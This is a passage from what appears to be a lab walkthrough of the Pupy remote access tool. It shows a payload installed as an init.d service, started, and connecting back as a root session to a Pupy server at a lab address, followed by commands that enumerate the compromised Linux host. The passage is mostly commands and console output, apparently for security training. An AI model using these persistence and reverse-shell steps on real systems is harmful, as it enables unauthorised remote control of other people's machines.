
Commands:

```
chmod +x pupy
/etc/init.d/pupy start
```



```
root@localhost:/etc/init.d# chmod +x pupy
root@localhost:/etc/init.d#
root@localhost:/etc/init.d#
root@localhost:/etc/init.d# /etc/init.d/pupy start
/bin/bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
```


On starting the service, the payload will be executed and a new connect back session will be initialled with the pupy server running on Kali machine.



```
[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/vM9WBW9Ihl)
[*] Listen: ssl: 443
[*] Session 1 opened (root@localhost) (unknown <- 192.108.112.3:56280)
>>
```

Step 14: Check all open sessions.


Command: sessions



```
>> sessions
id  user  hostname   platform  release           os_arch  proc_arch  intgty_lvl  address        tags
-----------------------------------------------------------------------------------------------------
1   root  localhost  Linux     5.0.0-20-generic  x86_64   64bit      High        192.108.112.3
>>
```

Step 15: Select the session 1.


Command: sessions -i 1



```
>> sessions -i 1
[+] Default filter set to 1
>>
```


Step 16: Enumerate information by firing different commands.

Command: info




```
>> info
hostname        localhost
user            root
release         5.0.0-20-generic
version         #21-Ubuntu SMP Mon Jun 24 09:32:09 UTC 2019
os_arch         x86_64
proc_arch       64bit
pid             356
exec_path       /usr/bin/python
cid             00000000190714e8
address         192.108.112.3
macaddr         52:54:00:12:34:56
revision        ?
node            525400123456
native          False
proxy           wpad
external_ip     ?
transport       ssl
launcher        connect
launcher_args   --host 192.108.112.2:443
platform        linux/amd64
>>
```

Commands:
getpid
getppid
ip



```
>> getpid
[+] PID: 356
>> getppid
[+] PPID: 1
>> ip
lo      INET    127.0.0.1/255.0.0.0
        INET6   ::1/ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
        LINK    00:00:00:00:00:00
ens3    INET    10.0.2.15/255.255.255.0 brd 10.0.2.255
        INET6   fec0::5054:ff:fe12:3456/ffff:ffff:ffff:ffff::
        INET6   fe80::5054:ff:fe12:3456/ffff:ffff:ffff:ffff::
        LINK    52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff
```

Note: Available modules can be viewed by using **help** command.



```
>> help
{ COMMANDS }
COMMAND   DESCRIPTION
--------------------------------------------------
dnscnc    DNSCNC control
jobs      Manage Jobs
help      Show help
exposed   list exposed objects/methods
python    Start the local python interpreter (for
sessions  list/interact with established sessions
creds     Credentials manager
tag       Assign tag to current session
exit      Exit Shell
connect   Connect to the bind payload
run       Run a module on one or multiple clients
logging   Show/set log level
config    Work with configuration file
```